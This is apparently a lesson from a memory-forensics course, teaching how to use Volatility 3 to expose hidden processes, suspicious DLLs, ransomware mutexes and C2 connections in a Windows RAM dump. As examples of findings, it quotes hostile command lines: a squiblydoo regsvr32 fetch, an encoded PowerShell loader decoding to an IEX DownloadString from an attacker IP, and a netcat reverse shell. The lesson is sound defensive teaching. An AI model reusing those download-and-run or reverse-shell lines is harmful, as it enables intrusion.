Lesson 6.2: Processes, DLLs, network, and hidden processes
In the previous lesson, pslist gave you the process list read from the kernel’s linked list. The problem: whoever controls the kernel can edit that very list. This lesson teaches how to trust no single source: cross-check several ways of listing to expose a hidden process, then drill into each suspect process through its DLLs, handles, sockets, and command line. This is the command set you run on every suspected dump. We continue the case from Lesson 6.1: winword.exe spawned powershell.exe, now we see what it did.
 A process in psscan but not in pslist, with a blank ExitTime, is a candidate for DKOM hiding.
Level: advanced, about 70 minutes. Prerequisites: Lesson 6.1 (running Volatility 3, reading pslist). Tools: Volatility 3 (windows.pstree, windows.psscan, windows.dlllist, windows.handles, windows.netscan, windows.cmdline).
Goals
You will build the process tree with pstree and spot abnormal parent/child relationships. You will understand how psscan scans pool tags differently from pslist, and why a difference means a hidden process. You will read dlllist to catch a DLL loaded from a strange path, use handles to find a mutex and a file handle that identify a malware family, pull live C2 connections with netscan, and extract the full command line with cmdline.
Theory
Three ways to list processes, and why you need all three
1
2
3
4
5
pslist   Walks the kernel's doubly linked list of EPROCESS (ActiveProcessLinks).
         Fast, like tasklist. BUT: unlink one node from the list and the process vanishes.
pstree   Same source as pslist, but drawn by PPID relationship -> parent/child tree.
psscan   Scans ALL of memory for EPROCESS structures by pool tag (Proc),
         not relying on the kernel list. Sees both exited and unlinked processes.
The classic process hiding technique is DKOM (Direct Kernel Object Manipulation): the malware directly edits the Flink/Blink pointers in ActiveProcessLinks to “lift” its own EPROCESS out of the list. pslist no longer sees it, but the EPROCESS structure is still in memory, so psscan still catches it. Hence:
1
A process present in psscan but NOT in pslist  ->  suspected hidden (DKOM) or already exited
You must separate the two possibilities: a process that just exited also appears in psscan but not in pslist (because its EPROCESS has not been overwritten yet). If ExitTime is blank and it still only shows in psscan, it is very likely actively hidden.
dlllist: what a process loaded into itself
dlllist lists every module (DLL) mapped into a process’s address space, with base address, size, path, and load time. Use it to:
1
2
3
4
- Catch a DLL loaded from a strange path: a real system DLL is always in C:\Windows\System32 or SysWOW64.
  A DLL loaded from C:\Users\...\AppData\Local\Temp\ or \ProgramData\ is a red flag.
- Detect DLL side-loading: a legitimate app loads a DLL of the same name but in a directory it should not be in.
- Compare LoadTime: a DLL loaded much later than the others was usually injected/LoadLibrary'd later on.
handles: open files, registry, mutexes
handles lists every handle a process holds: files, registry keys, threads, events, and especially mutants (mutexes). A mutex is valuable because many malware families create a fixed-name mutex to avoid reinfecting over themselves. That name becomes an identifying signature:
1
2
3
4
- A handle to a strange file in Temp/ProgramData -> the process is reading/writing a payload or config.
- A registry handle to ...\Run or a service -> it is planting persistence.
- A mutant with an odd name (for example Global\<GUID> or a fixed random string)
  -> search the IOC, often matching a known malware family directly.
netscan: network connections at the time of collection
netscan scans memory for TCP/UDP socket structures and rebuilds the connection table like netstat -ano but from the dump. Each line gives the protocol, local address, foreign address, state, owning PID, and creation time:
1
2
3
4
5
Investigative value:
  - The foreign IP/port of an ESTABLISHED connection -> the C2 address live at the moment RAM was collected
  - The owning PID                                   -> ties the connection to a specific process
  - LISTENING on a strange high port                 -> a backdoor waiting on an open port
  - An outbound connection from a process that should not go to the network (notepad.exe to 443 on a strange IP)
This is why a live RAM collection is valuable: the disk has no open connection table, only RAM keeps it.
cmdline: the full command line
cmdline pulls the full command line of each process from the PEB. For PowerShell and loaders, the command line often contains the payload itself:
1
2
3
powershell.exe -nop -w hidden -enc <a very long base64 string>
rundll32.exe C:\Users\Public\x.dll,StartW
regsvr32 /s /u /i:http://bad/sct scrobj.dll   (squiblydoo)
The -enc (EncodedCommand) string is a base64 of the real PowerShell command; decode it to read the intent. This is the link into Lesson 6.4 (fileless).
Demo
Continuing the dump from Lesson 6.1 (memory.raw), where we know winword.exe PID 2104 spawned powershell.exe PID 3120. Work on a copy.
The process tree
1
vol -f /evidence/memory.raw windows.pstree
1
2
3
4
... winword.exe        2104  1988
...  powershell.exe     3120  2104     <- child of Word
...   cmd.exe           3340  3120
...    nc.exe           3360  3340     <- PowerShell called cmd called netcat?
The chain winword -> powershell -> cmd -> nc.exe is a textbook attack tree: a phishing macro opens a shell and builds an outbound connection.
Expose the hidden process: psscan minus pslist
1
2
3
4
5
6
7
vol -r csv -f /evidence/memory.raw windows.pslist > /out/pslist.csv
vol -r csv -f /evidence/memory.raw windows.psscan > /out/psscan.csv

# Compare PIDs: which is in psscan but missing from pslist
comm -13 \
  <(cut -d, -f3 /out/pslist.csv | sort -u) \
  <(cut -d, -f3 /out/psscan.csv | sort -u)
Suppose this yields PID 4188 svch0st.exe (zero instead of the letter o) appearing only in psscan, with a blank ExitTime. That is a hidden process still running, not a process that has exited. Flag it immediately as a focus.
DLLs of the suspect process
1
vol -f /evidence/memory.raw windows.dlllist --pid 4188
Look for a DLL loaded from a path that is not System32, for example C:\ProgramData\svc\hook.dll, with a LoadTime far off from the other system DLLs, a mark of injection through LoadLibrary.
Handles and mutexes
1
vol -f /evidence/memory.raw windows.handles --pid 4188 | grep -iE "Mutant|File|Key"
It catches Mutant \Sessions\1\BaseNamedObjects\Global\a1b2c3-locker: searching the IOC matches a ransomware family. And a File handle open on C:\Users\an\Documents\*.docx being read in bulk, the behavior of encrypting files.
Network connections
1
vol -f /evidence/memory.raw windows.netscan | grep -E "ESTABLISHED|LISTENING"
1
2
3
Proto  LocalAddr         ForeignAddr          State        PID   Owner
TCPv4  10.0.0.5:52014    203.0.113.44:4444    ESTABLISHED  3360  nc.exe
TCPv4  10.0.0.5:52030    203.0.113.44:443     ESTABLISHED  4188  svch0st.exe
Two outbound connections to the same IP 203.0.113.44: one from nc.exe (reverse shell on port 4444), one from the hidden process svch0st.exe (C2 disguised as HTTPS on port 443). This IP also matches the brute force IP from the Linux lesson if this is the same campaign.
Command line
1
vol -f /evidence/memory.raw windows.cmdline --pid 3120
1
2
PID 3120  powershell.exe
Args: powershell.exe -nop -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBi...
The -enc ... string is base64 of UTF-16LE. Decoding it (Lesson 6.4 does this in detail) gives a command IEX (New-Object Net.WebClient).DownloadString('http://203.0.113.44/a'), meaning download and run straight in memory: fileless.
Lab
There is a runnable lab under labs/6.2/: a “victim” process holds a C2 configuration (IOC) in RAM and opens a REAL connection to a stub running on loopback. capture.py captures its memory, the live connection table (ss -tnp), and the loaded module list (/proc/<pid>/maps); solve.sh digs out the C2 IOC, reads the connection, and lists the modules. This is the local, runnable version of netscan plus dlllist. See labs/6.2/README.md, with the real output in labs/6.2/transcript.txt.
- Run locally:
1
2
3
cd labs/6.2
DUMPDIR=_dump python3 -I capture.py   # dump + connection table + maps
DUMPDIR=_dump bash solve.sh           # dig out the C2 IOC, read the connection, list the modules
The IP in the config uses the TEST-NET range (RFC 5737), only an illustrative IOC; the real connection is just loopback 127.0.0.1. Task: extract the C2 IP:port from the dump, tie the ESTABLISHED connection to its owning PID, and grasp the pslist vs psscan idea (explained in the README).
- Volatility branch (your own legitimate Windows RAM image): do NOT download sample images with malware. When you have a legitimate image, run exactly these commands:
vol -f mem.raw windows.pstreeto build the attack tree from the root process to the process going to the network.- Compare pslist with psscan, list every PID only in psscan; distinguish “exited” from “hidden” by ExitTime.
vol -f mem.raw windows.dlllist --pid <PID>to find a strange DLL path.vol -f mem.raw windows.handles --pid <PID>to extract a mutex and look up the malware family.vol -f mem.raw windows.netscanto list the C2 IP:port with its PID.vol -f mem.raw windows.cmdlineto get the command line of every powershell.exe and rundll32.exe.
- Hint: if psscan returns too many strange PIDs, remember most are legitimately exited processes; filter for a blank ExitTime and an abnormal-looking name first.
Common pitfalls
- Running only pslist and trusting there is no hidden process. Always cross-check psscan.
- Shouting “rootkit” at every strange PID in psscan, forgetting that exited processes show up there too. Check ExitTime.
- Ignoring the PID column in netscan and failing to tie a connection to a specific process.
- Forgetting the PowerShell
-enccommand line is base64 of UTF-16LE (not ASCII), so decoding it wrong yields garbage. - Confusing
windows.netstatwithwindows.netscan: netscan scans the pool so it catches even old/closed connections still left in memory. - Concluding a strange DLL path is malicious without checking the signature and without comparing dlllist against a clean machine of the same configuration.
Further reading
- “The Art of Memory Forensics”, the chapter on processes and DKOM.
- The Volatility 3 documentation for each plugin: pstree, psscan, dlllist, handles, netscan, cmdline.
- 13Cubed, the video on psscan vs pslist and detecting hidden processes.
- MITRE ATT&CK: T1055 (Process Injection), T1014 (Rootkit), T1059.001 (PowerShell), T1571 (Non-Standard Port).
- The Volatility Foundation writeup on pool tag scanning and how psscan works.
Key takeaways
pslist/pstreeread the kernel list;psscanscans pool tags, seeing both hidden and exited processes.- A process in psscan but not in pslist plus a blank ExitTime equals a suspected DKOM hiding.
- System DLLs live only in System32/SysWOW64; a DLL from Temp/ProgramData or with an off LoadTime equals suspected injection.
- A mutex in handles often identifies a malware family; look up the IOC.
netscangives the live C2 IP:port and the owning PID, something the disk does not have.cmdlineexposes the payload:-enc, DownloadString, rundll32 pointing at a strange DLL.